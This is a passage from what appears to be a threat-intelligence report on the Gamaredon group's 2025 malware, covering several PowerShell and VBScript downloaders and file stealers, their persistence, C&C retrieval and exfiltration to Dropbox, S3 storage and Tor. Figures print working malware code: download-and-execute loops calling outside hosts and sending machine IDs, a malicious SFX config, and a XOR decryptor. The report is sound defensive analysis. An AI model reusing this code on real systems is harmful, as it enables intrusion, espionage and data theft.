Figure 9. The downloader embedded in the weaponizer component of PteroPaste

The weaponizer component was slightly updated on April 12th, 2025. Instead of appending the base64-encoded PowerShell downloader to the created malicious LNK, the updated weaponizer drops the cleartext PowerShell downloader to a separate file named with the value of the `%PROCESSOR_REVISION%` environment variable, in the same directory as the LNK file. Then, when the LNK file is clicked by a victim, it runs a PowerShell one-liner that loads the downloader from this file. Also, the Rentry URL is no longer passed as an argument but is hardcoded in the dropped downloader.

On May 20th, 2025, the downloader embedded in the weaponizer component was updated similar to the downloader component. Instead of retrieving the C&C server from Rentry, the downloader script, which is dropped by the weaponizer component to USB drives, retrieves the encrypted FQDN of the C&C server from Dropbox, and decrypts it using the same RSA key. As a fallback, this script gets the C&C server from the DNS TXT record of the hardcoded domain by querying Google's `8.8.8.8` nameserver. We observed various instances of the weaponizer component that use the following filenames when dropping the downloader script to USB drives: `%PROCESSOR_REVISION%.ps1`, `volumeinfo.ps1`, and `test.ps1`.

The most recent update of the weaponizer component we noticed was on August 14th, 2025. The weaponizer no longer uses the WMI event to monitor newly inserted USB drives, but rather runs in an infinite loop and scans for connected USB drives once a minute. Additionally, it tracks already weaponized USB drives using their `DeviceID` values to avoid weaponizing them multiple times if they haven't been ejected since the last scan. However, the list of IDs is only tracked in memory; therefore, USB drives will be weaponized repeatedly if the malware is restarted or if a drive is ejected and reinserted.

Network protocol

PteroPaste uses HTTP GET and POST requests for communication with services such as Rentry and Dropbox.

For communication with its C&C server, the initial version of the downloader embedded in the weaponizer component uses an HTTP GET request with two notable HTTP headers named `Bypass-tunnel-reminder` and `Freferer`. It exfiltrates in these two headers the victim's computer name and the volume serial number of the system drive, respectively.

After the major update on May 20th, 2025, both the downloader component and the downloader embedded in the weaponizer component use HTTP GET requests with the HTTP header `X-Request-ID`.

This header is used to upload the contents of the registry value `HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuid`, which serves as a victim identifier.

PteroOdd

On February 27th, 2025, we discovered PteroOdd – a tiny PowerShell downloader that had been deployed by PteroGraphin (see our *Gamaredon 2024 white paper*). PteroOdd, as shown in Figure 10, retrieves one PowerShell payload via the *Telegra.ph API*, and runs it in memory.

```
$pageAddr= "dinoasjdnl-02-27";
$getPage =Invoke-WebRequest -Uri "https://api.telegra.ph/getPage/$($pageAddr)?return_content=true" -UseBasicParsing;
$getPage = $getPage | ConvertFrom-Json;
$Mycode = $getPage.result.content.children;
iex $Mycode;
```

Figure 10. PteroOdd

In total, we have observed four distinct instances of PteroOdd, but five distinct payloads downloaded by them, as one instance was used twice to deliver different payloads. One of the payloads was a known Gamaredon tool, PteroScout, and four payloads were involved in the *collaboration with Turla*; therefore, we believe that PteroOdd's primary purpose is to deploy Turla payloads.

PteroEffigy

PteroEffigy, which we discovered on March 5th, 2025, is yet another PowerShell downloader (see Figure 11). It uses the REST API of the *GoFile* cloud storage service to obtain the C&C server, and then deploys PowerShell payloads. PteroEffigy does not use any persistence mechanism and is executed in memory only.

We assume that PteroEffigy was used by Gamaredon for approximately six months, and then most likely discontinued, because we saw it for the last time on September 9th, 2025.

```
"1757422321.854695"
$osInfo = Get-CimInstance Win32_OperatingSystem;
if ($osInfo.Version -notlike "10.*") {exit}
$url_base = "https://api.gofile.io"
$global = iwr "https://gofile.io/dist/js/global.js";
$pattern = 'appdata.wt = "([^"]+)"';
$matches = [System.Text.RegularExpressions.Regex]::Matches($global.content, $pattern);
$global = $matches | ForEach-Object { $_.Groups[1].Value };
if(!$global){$global = "4fd6sg89d7s6"};
$token = Invoke-WebRequest -UseBasicParsing -Uri "$url_base/accounts" -Method "POST";
$token =$token| ConvertFrom-Json;
$didl ="$url_base/contents/d5bbb8b9-22aa-4a8b-ae33-d6a4f1cc15e2?wt=$($global)&contentFilter=&page=1&pageSize=1000&
sortField=name&sortDirection=1"
$contents = Invoke-WebRequest -UseBasicParsing -Uri $didl -Headers @{ "authorization"="Bearer $($token.data.token)" };
$contents =$contents| ConvertFrom-Json;
$MachineGuid = (Get-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Cryptography").MachineGuid;
$ip_server = Resolve-DnsName $($contents.data.name)-Server 8.8.8.8 -Type A
$url = "http://$($ip_server[0].IPAddress)/index.php"
$head1 ="xf-ray"
$headers = @{$head1 = $MachineGuid; "Host" = $contents.data.name }
$num = 0
while ($num -lt 50) {

try {
        $response = iwr -Uri $url -Headers $headers -UseBasicParsing
        if ($response) {
            $a = $response.content;
            iex $a;
        }
    } catch {
        Write-Host ""
    }
    $num++
    Start-Sleep -Seconds 300
}
```

Figure 11. PteroEffigy

Capabilities

PteroEffigy acquires its C&C server from the *GoFile* cloud storage service using its REST API. Then, from the retrieved C&C server, it can download and execute up to 50 PowerShell payloads. After each individual download attempt, it sleeps for five minutes.

Network protocol

For communication with its C&C server, PteroEffigy uses an HTTP GET request with the URI path `/index.php` and with the same two notable HTTP headers as used by the previously described PteroDee: `bypass-tunnel-reminder` and `vreferer`. In these two headers, it exfiltrates the victim's computer name and the volume serial number of the system drive, respectively. Instances observed after July 31st, 2025 only use the HTTP header `xf-ray`, in which it uploads the contents of the registry value `HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuid`, which serves as a victim identifier.

Prior to contacting the C&C servers, some instances explicitly resolve their IP addresses by querying Google's `8.8.8.8` nameserver.

PteroCache

PteroCache, shown in Figure 12, is a simple downloader that we discovered on July 31st, 2025; it is written in PowerShell and is deployed encapsulated in VBScript. PteroCache does not use any persistence mechanism and is executed in memory only. We believe that Gamaredon replaced PteroDee with this downloader.

```
$i = 0;
$domain = 'szrtrboyre.fewwef.workers.dev';
$url='https://cloudflare-dns.com/dns-query?name={0}&type=A' -f $domain;
while ($i -lt 10)
{
    $ip = (Invoke-RestMethod $url -Headers @{Accept='application/dns-json'}).Answer[-1].data;
    $MachineGuid = Get-ItemPropertyValue 'HKLM:\\SOFTWARE\\Microsoft\\Cryptography' -Name MachineGuid;
    $web = New-Object System.Net.WebClient;
    $web.Headers.Add('x-cache', $MachineGuid);
    $web.Headers.Add('Host', $domain);
    $u='http://'+$ip+'/index.php?id=' +$(Get-Random);
    $u;
    $resp = $web.DownloadString($u);
    if($resp.Length -gt 0)
    {
        $job = Start-Job -ScriptBlock {param($code); invoke-expression $code} -ArgumentList @($resp);
    };
    sleep -Seconds 60;
    $i++;
}
```

Figure 12. PteroCache (prettified)

Capabilities

Once a minute, PteroCache downloads and executes a PowerShell payload, which can be any of the Gamaredon tools. Some instances we observed were able to deploy an unlimited number of payloads, while some could deploy only up to 10 payloads.

Network protocol

For communication with its C&C server, PteroCache uses an HTTP GET request with the HTTP header `x-cache`, in which it uploads the contents of the registry value `HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuid`, which serves as a victim identifier. Prior to contacting the C&C server, some instances explicitly resolve their IP addresses using `nslookup.exe` and querying Cloudflare's `1.1.1.1` nameserver, or via the Cloudflare DNS-over-HTTPS service accessed via the `cloudflare-dns.com` domain.

Major updates of known tools

PteroSetup

PteroSetup is an old weaponizer that Gamaredon most likely discontinued in 2021. However, on August 4th, 2025, Gamaredon resurrected PteroSetup, having slightly optimized its code, and applied the latest obfuscation techniques. It targets various software installers, and weaponizes them by packing them, with additional malicious scripts, into SFX archives. It does not use any persistence mechanism and is executed in memory only.

Detailed host-based artifacts associated with this tool are provided in *Appendix B: Host-based artifacts associated with PteroSetup*.

Capabilities

The current version of PteroSetup embeds base64-encoded 7-Zip components – legitimate `7za.exe`, legitimate `7za.dll`, and an SFX stub `7z.sfx` – along with an SFX config file (see Figure 13) and a VBScript downloader, PteroRisk (see our *Gamaredon 2022–2023 white paper*).

```
;!@Install@!UTF-8!
RunProgram="hidcon:cmd.exe /c start /b %TEMP%\start.exe"
RunProgram="hidcon:cmd.exe /c start /b %TEMP%\install.vbs"
GUIMode="2"
InstallPath="%TEMP%"
;!@InstallEnd@!
```

Figure 13. The SFX config embedded in PteroSetup

On execution, PteroSetup scans USB, mapped network, and fixed drives (except for the `C:` drive) for files with the `.exe` extension whose names contain one of the following substrings: `install`, `setup`, or `cronos`. Note that the files targeted by PteroSetup are not necessarily PE files, and can be of any type, since PteroSetup does not verify their contents, but for convenience we refer to them as installers, because they're most likely what Gamaredon operators intended to weaponize.

For each match, PteroSetup builds a malicious SFX that bundles the original installer as `start.exe` and PteroRisk as `install.vbs`, then replaces the original file on disk with this SFX binary. When a victim runs the file, both the installer and PteroRisk execute. To prevent re-weaponization, it looks for the string `install.vbs` in each target and skips files that contain it. Earlier versions targeted more filename substrings; we now see a narrower set.

PteroLNK VBScript version

PteroLNK is a known Gamaredon tool that is capable of weaponizing USB and network drives. Throughout 2025, Gamaredon continued deploying and updating the second and third variants of the VBScript version of PteroLNK, which we described in detail in our *Gamaredon 2024 white paper* (the first variant was only used in 2020 and 2021). The main difference between them is that the second variant weaponizes USB and network drives, while the third variant only weaponizes USB drives.

Interestingly, the older, second variant is far more prevalent, with a 40:1 detection ratio compared to the third. We have already stated in our *Gamaredon 2024 white paper* that we are still unsure why Gamaredon uses the third variant concurrently with the second variant, although the second is better maintained and preferred.

Throughout 2025, we observed at least 79 modifications to the second variant, focusing on detection evasion and improving lateral movement. These activities were accompanied by adding and removing functionality on several occasions. Key developments included enhancing LNK lures and moving code handling dead-drop operations to a separate component. Detailed host-based artifacts associated with this tool are provided in *Appendix C: Host-based artifacts associated with the second variant of the PteroLNK VBScript version*.

By contrast, throughout 2025, the third variant received far fewer updates than the second variant, with only minor functionality changes. Detailed host-based artifacts associated with this tool are provided in *Appendix D: Host-based artifacts associated with the third variant of the PteroLNK VBScript version*.

Persistence

For persistence, instances of the second variant use a combination of scheduled tasks and HKCU `Run` or `RunOnce` keys, while the third variant uses pairs of scheduled tasks. In 2025, we observed these two pairs of task names:

- `MicrosoftEdgeUpdateTaskMachineUA` and `MicrosoftEdgeUpdateTaskMachineCore`
- `MicrosoftUpdateTaskMachineUA` and `MicrosoftUpdateTaskMachineCore`

Capabilities

Second variant

As mentioned in the introduction for this tool, here we describe the updates related to two goals on which Gamaredon apparently focused; for convenience, we split the analysis into two subsections: *Improving LNK lures* and *Separating dead-drop-related code*.

Improving LNK lures

The second variant of PteroLNK creates three types of malicious LNK files, each designed to lure victims into executing them. Over the course of 2025, Gamaredon repeatedly refined how these LNK files were generated, focusing on naming strategies and file targeting to maximize the likelihood of user interaction. Below is a summary of each type and its final state by the end of the year:

1. **LNK files with names from a hardcoded Ukrainian word list**
   These LNK files are named using words and phrases in the Ukrainian language, selected from a hardcoded array. To further enhance their deceptive nature, Gamaredon appends fake extensions like `.doc` or `.jpeg` to the base filenames before adding the `.lnk` extension, creating so-called double extensions (e.g., `СБУ.doc.lnk` (translation: SBU) or `фото катування.jpeg.lnk` (translation: photo of torture)). These files display, by default, in Windows Explorer as apparently legitimate DOC or JPG files due to the system's default setting to hide known file extensions.
2. **LNK files named after subfolders**
   This type of LNK file mimics the names of existing subfolders on the targeted USB or network drive. The goal is to trick the victim into clicking on what appears to be a legitimate folder. Although this functionality was temporarily removed in November 2025, it was later restored.
3. **LNK files named after files with specific extensions**
   These LNK files are named after the files already present on the targeted drive, specifically those with certain extensions. The list of targeted extensions evolved throughout the year, however, this type of LNK file was ultimately discontinued when Gamaredon removed the functionality from the dropper in late 2025.

Separating dead-drop-related code

On May 9th, 2025, we observed that the code that handles the process of acquiring C&C servers from dead-drop resolvers and resolving C&C IP addresses was moved from the downloader to two new, separate components. These are stored in two separate alternate data streams (ADSes), named `URLS` and `IPS`, associated with the file `%USERPROFILE%\boot.ini`. The two components are installed alongside the LNK dropper and downloader components, which are stored in the `LNK` and `SRV` ADSes, associated with the same file.

The `URLS` component attempts to retrieve C&C server data from Telegra.ph and a fallback Telegram channel, saving the results in `%USERPROFILE%\boot.ini:URL` and `HKCU\Console\URL`.

The `IPS` component attempts to retrieve C&C IP addresses using a hardcoded Telegram channel, the `check-host.net` service, or the system DNS, storing results in `%USERPROFILE%\boot.ini:IP` and `HKCU\Console\IP`.

Some functionality for obtaining C&C servers remained in the downloader component, which could still retrieve C&C data from *Teletype*, Telegra.ph, and a hardcoded C&C domain. These acted as fallback methods if the new components failed.

To our great surprise, on May 23rd, 2025, Gamaredon rolled back this elaborate update, reintegrating the dead-drop-related code into the downloader.

Nearly four months later, on September 12th, 2025, Gamaredon once again separated the part of PteroLNK's code that retrieves C&C servers from dead-drop and web DNS resolvers, but this time into a single component, instead of two. Successfully acquired C&C servers are passed to the downloader component via the following alternate data streams:

- `%USERPROFILE%\boot.ini:IpURL`
- `%USERPROFILE%\boot.ini:CloudURL`
- `%USERPROFILE%\boot.ini:URLTeletype`
- `%USERPROFILE%\boot.ini:WindowsDetect`
- `%USERPROFILE%\boot.ini:URLTelegra`
- `%USERPROFILE%\boot.ini:WindowsTelegra`

This particular modification remained present in PteroLNK throughout 2025.

Third variant

As described in our *Gamaredon 2024* whitepaper, the third variant uses a downloader component, which we've now named PteroQuark. On February 10th, 2025, PteroQuark was updated with these key changes:

- The tokens that it expects in downloaded base64-encoded payloads changed from `??` to `)))`.
- PteroQuark's C&C config is stored in alternate data streams instead of in registry values. It uses randomly named streams (e.g., `couplebdc`, `distributeeKv`) associated with `%APPDATA%\Microsoft.NET\desktop.ini`.

From February 21st, 2025 onward, the C&C configuration has been stored in regular text files (instead of alternate data streams) within benign-looking `%APPDATA%` directories (e.g., `WindowsPowerShell` or `Microsoft.NET`). Filenames evolved from fixed names (`desktopc.ini` and `desktopt.ini`) to other fixed names (`desktoph` and `desktopr`), and eventually to random filenames (e.g., `pairsEUv` and `colourz5B`).

On August 26th, 2025, Gamaredon updated the LNK dropper component of the third variant. Previously, it created multiple LNK files on targeted USB drives with names based on root subdirectories. After the update, it generates only one LNK file per USB drive, named after a randomly chosen subdirectory from the `Desktop` directory. If no subdirectories are found, it picks a random filename from the hardcoded list of strings shown in Figure 14. The strings are in Ukrainian and their corresponding machine translations are: for official use, Arrival, Departure, PHOTO, Acts, ZhBD, Reports 2025, UAV, New folder (2), New folder, SZCh, and secretly. Note that the list is the same in all instances that we have observed.

```
Dim emotionsTJA(11)
emotionsTJA(0) = "для службового користування"
emotionsTJA(1) = "Прибуття"
emotionsTJA(2) = "Вибуття"
emotionsTJA(3) = "ФОТО"
emotionsTJA(4) = "Акти"
emotionsTJA(5) = "ЖБД"
emotionsTJA(6) = "Доповіді 2025"
emotionsTJA(7) = "БпЛА"
emotionsTJA(8) = "Нова папка (2)"
emotionsTJA(9) = "Нова папка"
emotionsTJA(10) = "СЗЧ"
emotionsTJA(11) = "таємно"
```

Figure 14. The hardcoded list of filenames

Network protocol

Second variant

This PteroLNK variant uses a variant of PteroSand (described in *Gamaredon 2022–2023 white paper*) as its downloader component. PteroSand uses HTTP GET or POST requests for communication with C&C servers and dead-drop resolvers.

Third variant

This PteroLNK variant employs PteroQuark as its downloader component. PteroQuark uses HTTP GET requests for dead-drop resolvers and HTTP POST requests for C&C communications. Early versions used `V-Agent` and `I-Agent` HTTP headers to exfiltrate the victim's computer name and system drive serial number. Instances observed after July 31st, 2025 only use the HTTP header `Accept-Mode` in which they upload the contents of the registry value `HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuid`, which serves as a victim identifier.

PteroPSLoad

PteroPSLoad, written in PowerShell, is a known Gamaredon downloader that has been in use since 2021. In the first few months of 2025, Gamaredon continued using the `api.php` version of PteroPSLoad, which we

described in detail in our *Gamaredon 2024 white paper*. That version was being used without notable updates until March 23rd, 2025, when it was replaced with a new version.

Two days later, 2025, we discovered this updated version, now featuring additional obfuscation and an empty URI path in HTTP requests. Lacking a unique URI, on which we based our naming of all the previous versions, we named it version 13, as it's the 13th version we've tracked. On July 11th, 2025, significant updates were made to version 13, enhancing its installation process and obfuscation, which also affected its persistence mechanisms.

Detailed host-based artifacts associated with this tool are provided in *Appendix E. Host-based artifacts associated with PteroPSLoad*.

Capabilities

PteroPSLoad version 13 has two obfuscation layers. The first layer contains a base64-encoded string with the six non-base64 characters `:`, `-`, `*`, `%`, `!`, and `?` inserted at random positions; those characters are removed before decoding. It then executes the second layer via `Invoke-Expression`. The second layer clears all registry values under `HKCU\Cursors` (probably to remove previous instances) and stores PteroPSLoad in randomly named, base64-encoded registry values under the same key. Two registry values also added under the same key contain something else: one stores PteroPSLoad's C&C server (in cleartext), and the other is designated for a loader of PteroPSLoad, which base64 decodes the initial PteroPSLoad code block and executes it.

Gamaredon enhanced PteroPSLoad by adding fallback methods for retrieving and contacting C&C servers. When run for the first time, it retrieves the C&C server from the registry (set by the second layer) and then deletes that value. On subsequent runs, it uses alternative methods to obtain the C&C server, as described in the *Network protocol* section.

On July 11th, 2025, Gamaredon updated PteroPSLoad's obfuscation. Previously, all functions were stored in registry values under `HKCU\Cursors`. Now, they reside in multiple alternate data streams (ADSes) of randomly named, hidden files without extensions. These files, created during installation, are stored in the `%USERPROFILE%\%USERNAME%` directory, with each ADS matching the random name of its associated file (e.g., `yfmWHuz2e1cuam5svdzFrJhJ:yfmWHuz2e1cuam5svdzFrJhJ`).

Persistence

PteroPSLoad maintains persistence by creating a scheduled task that, every three minutes, runs a small PowerShell loader from a random registry value under `HKCU\Cursors`. This loader executes the initial part of PteroPSLoad stored in the registry, with additional parts loaded as needed. On March 31st, 2025, an extra persistence method was added, and besides a scheduled task, PteroPSLoad also sets the registry value `UserInitMprLogonScript` under `HKCU\Environment` to execute itself on user login. Since the update on July 11th, 2025, PteroPSLoad uses a scheduled task, which is triggered once an hour, and an entry named `%COMPUTERNAME%a` [*sic*] under the HKCU `Run` key. Both methods run a PowerShell loader, which is stored as a base64-encoded string under `HKCU\EUDC`, to read the main function of PteroPSLoad from one of the ADSes, and execute it; then, as needed, other functions are loaded by PteroPSLoad from the ADSes.

Network protocol

PteroPSLoad employs three different methods for acquiring and contacting C&C servers. First, it checks a hardcoded URL of a Telegra.ph post by Gamaredon operators. If unsuccessful, it queries the DNS TXT record of a hardcoded domain via `whatsmydns.net`. As a fallback, it attempts to retrieve the C&C server from the hardcoded URL of the post published on *Write.as*.

Subsequently, when downloading a payload, PteroPSLoad first contacts the retrieved C&C server. If unavailable, it directly connects to the hardcoded domain used for DNS resolution or, as a final fallback, to another hardcoded domain registered via the dynamic DNS service `zapto.org`. After the update on July 11th, 2025, PteroPSLoad retrieves a fresh C&C server from one of three dead-drop resolvers: Rentry, Write.as, or Telegra.ph.

For communication with its C&C server, PteroPSLoad uses HTTP POST requests.

PteroBox

PteroBox is a known Gamaredon file stealer that we discovered at the end of 2024, and detailed in our *Gamaredon 2024 white paper*. During 2025, we discovered a new variant of PteroBox that uses the *rclone* utility to exfiltrate files to Dropbox; therefore, we named it the rclone variant. The API variant, as we now call the original variant, has been updated a few times throughout 2025, and both variants have been used concurrently.

Detailed host-based artifacts associated with this tool are provided in *Appendix F. Host-based artifacts associated with PteroBox*.

Persistence

For persistence, early API variant instances used to drop a LNK file (`%COMPUTERNAME%.lnk`) to the Startup directory, as well as create a scheduled task triggered every three hours. However, on March 6th, 2025, the LNK-dropping code was removed and from then on, persistence is ensured solely through scheduled tasks. Tasks created by PteroBox instances deployed before October 29th, 2025 directly executed a PowerShell loader stored in `HKCU\Keyboard Layout\update`. Since then, PteroBox has used an additional VBScript wrapper dropped to `%LOCALAPPDATA%\info.vbs` that runs the PowerShell loader.

Scheduled tasks used for persistence may be named `dropbox`, `%COMPUTERNAME%`, `%COMPUTERNAME%_1`, or a BIOS manufacturer/serial number retrieved via the following PowerShell methods:

- `(Get-WmiObject Win32_Bios).Manufacturer`
- `(Get-WmiObject Win32_Bios).SerialNumber`

Capabilities

API variant

On February 12th, 2025, we encountered for the first time a simplified API variant that lacks any persistence, and searches for files to exfiltrate in only two directories (`%USERPROFILE%\Desktop` and `%USERPROFILE%\OneDrive`). In total, we observed seven such instances. The last one we found was also missing the functionality for stealing files from USB drives.

Four days later, the API variant was updated to:

- add a new exclusion pattern, `*\thumbs\*`, to the list of rules used to filter out file paths,
- create the log file with hashes of exfiltrated files in `%USERPROFILE%` instead of `%USERPROFILE%\Documents`, and
- obtain the Dropbox API token needed for exfiltration from Telegra.ph instead of Write.as.

The most recent notable update of this variant, on May 14th, 2025, introduced a new primary method for obtaining a Dropbox token. The token is uploaded beforehand by Gamaredon operators to a *Cloudflare serverless key-value storage*, which holds data that can be easily accessed with knowledge of the corresponding key. Then PteroBox retrieves the token using the REST API, as shown in Figure 15. As a fallback, PteroBox can still obtain tokens from Telegra.ph.

```
function getToken(){
    try{
        try{
            $spath = "HKCU:\Keyboard Layout";
            $accountId = "[REDACTED]"
            $apiToken = "[REDACTED]"
            $uri = "https://api.cloudflare.com/client/v4/accounts/$accountId/storage/kv/namespaces"
            $headers = @{"Authorization" = "Bearer $apiToken";"Content-Type"  = "application/json"}
            $response = Invoke-RestMethod -Uri $uri -Method Get -Headers $headers
            $kvNamespaceId = $response.result.id
            $uri = "https://api.cloudflare.com/client/v4/accounts/$accountId/storage/kv/namespaces/$kvNamespaceId/values/get"
            $token = Invoke-RestMethod -Uri $uri -Method Get -Headers $headers
        }catch {}
        if ($token -match ''^sl\.u\..+$'') {
            Set-ItemProperty -Path $spath -Name "key" -Value $token;
            return $token
        }else{
            $getPage = "curl https://telegra.ph/[REDACTED]" | cmd;
            $pattern = "\*\*\*(.*?)+\*\*\*";
            $cont = $getPage -match $pattern;
            if ($cont) {
                $token = $cont.split("*")[3]
                Set-ItemProperty -Path $spath -Name "key" -Value $token;
                return $token
            } else{return ""}
        }
    }catch {
        return "";
    }
}
```

Figure 15. The function in PteroBox that obtains a Dropbox token (redacted)

Rclone variant

On April 21st, 2025, we discovered a variant of PteroBox that uses *rclone*, instead of the Dropbox API, to upload files to Dropbox. This variant downloads the rclone utility from a hardcoded Gamaredon C&C server, storing it in `%APPDATA%\rclone\` as `rclone.exe` or `1.exe`. It then drops an embedded rclone configuration file (`%APPDATA%\rclone\rclone.conf`) containing Dropbox credentials (`client_id`, `client_secret`, and `token`). The rclone variant searches for files like the API variant but does not target USB drives. Selected files and their metadata are exfiltrated by launching a separate rclone process for each file.

Unlike the API variant, this version has no persistence mechanism and runs only in memory.

PteroPSDoor

PteroPSDoor is Gamaredon's flagship file stealer, which we discovered in 2022, and the group actively used and continued to develop it during 2025. Gamaredon used PteroPSDoor v.`1000` (described in detail in our *Gamaredon 2024 white paper*) throughout the year, updating it several times to refine file exfiltration methods and enhance obfuscation. In April 2025, we identified a new cloud-enabled variant, which we initially called the Wasabi variant, that leverages an S3-compatible cloud storage service for file exfiltration. For the first few months, the cloud-enabled variant was used along with the original variant, which exfiltrates files to a Gamaredon C&C server, but then the original variant was discontinued, and only the cloud one has remained in use.

Detailed host-based artifacts associated with this tool are provided in *Appendix G. Host-based artifacts associated with PteroPSDoor*.

Persistence

For persistence, all observed instances, except for a few that don't have any persistence, use the HKCU `Run` key with one of the following registry value names: `%USERNAME%`, `%USERNAME%_%USERNAME%`, `%USERDOMAIN%`, `%COMPUTERNAME%`, `%COMPUTERNAME%2`, or `regName`.

Capabilities

PteroPSDoor's main goal is to search all mapped drives for files with specific extensions, and subsequently exfiltrate such files to C&C servers or cloud storage accounts operated by Gamaredon.

On March 1st, 2025, PteroPSDoor received quite an interesting update, in which Gamaredon added several fallback methods – probably to overcome network-based blocking.

First, Gamaredon added a fallback upload method that enables file exfiltration via Tor. Using *BITS*, PteroPSDoor downloads a ZIP archive containing Tor from the legitimate file-hosting service *Filemail*, extracts three files, and stores them at:

- `%USERPROFILE%\%PROCESSOR_LEVEL%_%PROCESSOR_REVISION%\data\geoip`
- `%USERPROFILE%\%PROCESSOR_LEVEL%_%PROCESSOR_REVISION%\data\geoip6`
- `%USERPROFILE%\%PROCESSOR_LEVEL%_%PROCESSOR_REVISION%\tor\tor.exe`

Then, it derives a *Tor control password* from the current timestamp and starts Tor as follows:

```
<path>\tor.exe DataDirectory <data_dir_path> GeoIPFile <geoip_path> GeoIPv6File
<geoip6_path> AvoidDiskWrites 1 SocksPort 9050 ControlPort 9051 HashedControlPassword
<control_password>
```

If the primary exfiltration method fails, PteroPSDoor retries via Tor using `curl.exe` and curl's *SOCKS5* proxy feature to send traffic through `tor.exe` listening on TCP port `9050`. Surprisingly, it exfiltrates files to a clearnet IP address rather than an *onion service*.

Secondly, two new methods for updating C&C servers were added. PteroPSDoor uses REST APIs of Write.as and Telegra.ph to establish channels that are used for obtaining up-to-date C&C IP addresses. Leveraging the REST APIs, PteroPSDoor creates two Write.as and two Telegra.ph posts, and uploads the access tokens for editing these posts to its C&C server. Interestingly, before uploading the tokens, it encrypts them with an embedded RSA key, which is unique to each instance of PteroPSDoor that we have seen. PteroPSDoor checks the posts every 30 minutes … not to find direct C&C IP addresses, but to retrieve URLs of other posts containing this information. One pair of Write.as and Telegra.ph posts is used for updating the primary C&C IP address, and the other is for retrieving the C&C IP address that is accessed via the Tor network.

Between April and December 2025, we observed that the cloud-enabled variant of PteroPSDoor, version `1000`, started to use three different S3-compatible cloud storage services for file exfiltration. Initially, it leveraged *Wasabi*, but in August, Gamaredon added *Tebi* as an alternative, and by December, the primary exfiltration method shifted to *Intercolo*'s S3-compatible cloud storage service with the endpoint `de-fra.i3storage.com`. Although Wasabi and Tebi remain as fallback options in the code, no samples since August have been configured to use Wasabi.

The cloud-enabled variant of PteroPSDoor uses dead-drop services to retrieve S3 configurations. Initially, it employed Rentry, Write.as, and Telegra.ph. In October 2025, these services were replaced with *DEV* (`dev.to`) and *Mastodon* (`mastodon.social`). However, in November, DEV was removed, and the original three services were reinstated. These dead-drop services are used to periodically update the S3 configuration, including access tokens, bucket names, regions, and other parameters.

Throughout 2025, PteroPSDoor underwent several updates. Its installation location changed multiple times, moving from `HKCU\Software` to `HKCU\Abstractions`, then to `HKCU\AppEvents`, and finally to `HKCU\Printers` in October. Starting with the October update, PteroPSDoor began encrypting its code (stored in random registry values) using an XOR cipher in addition to base64 encoding.

The file-stealing functionality was also updated. New file extensions, including `.ai`, `.csv`, `.dot`, `.md`, `.odp`, `.ods`, `.pps`, `.psd`, `.wll`, `.wpd`, and `.xps`, were added to the list of targeted files, while `.docx`, `.pptx`, `.vsdx`, and `.xlsx` were removed. Excluded paths now include those containing `default`, while paths containing `local`, `roaming`, or `software` are no longer excluded.

Additionally, PteroPSDoor's dedicated downloader received significant updates in October 2025. The downloader, written in VBScript, now employs a multilayered structure with ROT13 and XOR encryption to obfuscate its payload. The PowerShell layer attempts to download PteroPSDoor from the dead-drop service *lesma*, with fallbacks to worker and tunnel services provided by Cloudflare and Microsoft. XOR keys

used in these downloaders are frequently changed and are unusually long, to resist brute-force decryption attempts.

PteroVDoor

PteroVDoor is yet another known file stealer used by Gamaredon. We discovered it in 2022, provided a detailed description in our *Gamaredon 2022–2023 white paper*, and reported on relevant updates in the *Gamaredon 2024 white paper*. The latest known version (`2000`) mentioned in our previous white paper has been used by Gamaredon throughout the whole of 2025; similar to PteroPSDoor, it has been updated several times, introducing support for exfiltration to cloud storage and an expanded list of targeted file extensions.

Detailed host-based artifacts associated with this tool are provided in *Appendix H. Host-based artifacts associated with PteroVDoor*.

Capabilities

On May 31st, 2025, PteroVDoor's exfiltration functionality was updated – similar to that in the variant of PteroPSDoor – to use S3-compatible Wasabi cloud storage as its primary exfiltration method. But unlike PteroPSDoor, PteroVDoor could rely on a fallback method – a regular Gamaredon C&C server – right after this update. Another difference compared to PteroPSDoor is that PteroVDoor lacks a mechanism to update its S3 configuration. PteroVDoor's primary exfiltration method was updated twice more in 2025: on September 11th, it switched to Tebi cloud storage, and on December 5th, it transitioned to Intercolo's S3-compatible storage with the endpoint `de-fra.i3storage.com`. While the Tebi update came two weeks after PteroPSDoor's switch, the Intercolo update happened simultaneously for both tools. Notably, PteroVDoor only uses a Gamaredon C&C server as a fallback and does not rely on alternative cloud storage. The December 5th update also expanded PteroVDoor's targeted file extensions, adding `.tmp` and `.csv` to the list, making the full list: `.7z`, `.csv`, `.doc`, `.docx`, `.jpeg`, `.jpg`, `.mdb`, `.odt`, `.pdf`, `.ps1`, `.rar`, `.rtf`, `.tmp`, `.txt`, `.xls`, `.xlsx`, and `.zip`.

According to our telemetry, in February 2024, Gamaredon operators stopped deploying PteroVDoor via dedicated downloaders, opting instead for general-purpose downloaders. However, on September 18th, 2025, we noticed that Gamaredon operators returned to using a dedicated downloader, and updated it before doing so. The reworked downloader fetches a hex-encoded, encrypted payload from one of the hardcoded URLs at the paste services nopaste.net (`nopaste.net`) and Paste.ee (`pastee.dev`), stores the payload in a randomly named ADS attached to a randomly named file in `%USERPROFILE%`, creates a decryptor with the ADS path embedded, and drops it as a random file in `%USERPROFILE%`. When run, the decryptor reads the payload from the ADS, decodes and then decrypts it using a common XOR cipher with a long, hardcoded key, and subsequently executes the payload; see Figure 16. Note that, as in the case of PteroPSDoor's dedicated downloader, this hardcoded XOR key is long and changes frequently.

```
oowspaceSzG = "C:\Users\Administrator\oIbnewFOs:sWFintelligencelMF"
function hyBreservationgxG(uAmportionJRA, ZTovillageifa)
    on error resume next
    if Len(ZTovillageifa) = 0 then ZTovillageifa = " "
    hQXaccountiAN = Len(ZTovillageifa)
    JaLfrontXxV = ""

    for rgUcutCdA = 1 to Len(uAmportionJRA) step 2
        OJbpushoKL = Mid(uAmportionJRA, rgUcutCdA, 2)
        kFFcommissionllr = CInt("&H" & OJbpushoKL)
        QRiawarenessFRS = Mid(ZTovillageifa, (( (rgUcutCdA\2) ) Mod hQXaccountiAN) + 1, 1)
        sPUcastZXu = Asc(QRiawarenessFRS)
        JaLfrontXxV = JaLfrontXxV & Chr(kFFcommissionllr Xor sPUcastZXu)
    next

    hyBreservationgxG = JaLfrontXxV
end function
on error resume next
Set JlCnewpNI = CreateObject("Scripting.FileSystemObject")
